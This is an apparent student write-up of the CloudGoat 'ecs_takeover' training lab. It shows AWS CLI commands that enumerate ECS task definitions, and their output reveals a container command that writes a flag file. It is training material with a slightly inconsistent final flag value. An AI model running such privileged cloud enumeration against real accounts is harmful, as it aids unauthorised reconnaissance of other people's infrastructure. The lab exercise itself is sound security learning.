- To find out the info we have analyzed the list of task definition and the description of each tasks.

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws ecs list-task-definitions --profile privd --region us-east-1
{
    "taskDefinitionArns": [
        "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-privd:1",
        "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-vault:1",
        "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-vulnsite:1",
        "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgidviza9fwcvj-privd:1",
        "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgidviza9fwcvj-vault:1",
        "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgidviza9fwcvj-vulnsite:1"
    ]
}
```

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy/niko/CloudGoat_ecs_takeover$ aws ecs describe-task-definition --task-definition arn:aws:ecs:us-east-1:356671049324:ta
sk-definition/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-privd:1 --region us-east-1
{
    "taskDefinition": {
        "taskDefinitionArn": "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-privd:1",
        "containerDefinitions": [
            {
                "name": "privd",
                "image": "busybox:latest",
                "cpu": 50,
                "memory": 50,
                "portMappings": [],
                "essential": true,
                "command": [
                    "sleep",
                    "365d"
                ],
                "environment": [],
                "mountPoints": [],
                "volumesFrom": []
            }
        ],
        "family": "cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-privd",
        "taskRoleArn": "arn:aws:iam::356671049324:role/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-privd",
        "revision": 1,
        "volumes": [],
        "status": "ACTIVE",
        "requiresAttributes": [
```

ecs_takeover

- As we continuously analyzed the lists, we found a code that was referring to the flag.

```
jae@BOOK-53FKUAQEBS:/mnt/c/Users/jaehy$ aws ecs describe-task-definition --task-definition arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeove
r-ecs_takeover_cgid4nsdyn623k-vault:1 --region us-east-1
{
    "taskDefinition": {
        "taskDefinitionArn": "arn:aws:ecs:us-east-1:356671049324:task-definition/cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-vault:1",
        "containerDefinitions": [
            {
                "name": "vault",
                "image": "busybox:latest",
                "cpu": 50,
                "memory": 50,
                "portMappings": [],
                "essential": true,
                "entryPoint": [
                    "sh",
                    "-c"
                ],
                "command": [
                    "/bin/sh -c \"echo '{{FLAG_1234677}}' >  /FLAG.TXT; sleep 365d\""
                ],
                "environment": [],
                "mountPoints": [],
                "volumesFrom": []
            }
        ],
        "family": "cg-ecs-takeover-ecs_takeover_cgid4nsdyn623k-vault",
        "revision": 1,
        "volumes": [],
        "status": "ACTIVE",
        "placementConstraints": [],
        "compatibilities": [
            "EXTERNAL",
            "EC2"
        ],
        "registeredAt": "2023-08-17T20:54:51.101000+09:00",
        "registeredBy": "arn:aws:iam::356671049324:user/cloudgoat"
    },
    "tags": []
}
```

```
        ],
        "command": [
            "/bin/sh -c \"echo '{{FLAG_1234677}}' >  /FLAG.TXT; sleep 365d\""
        ],
```

Managing to find the Flag
FLAG_1234577

Thank you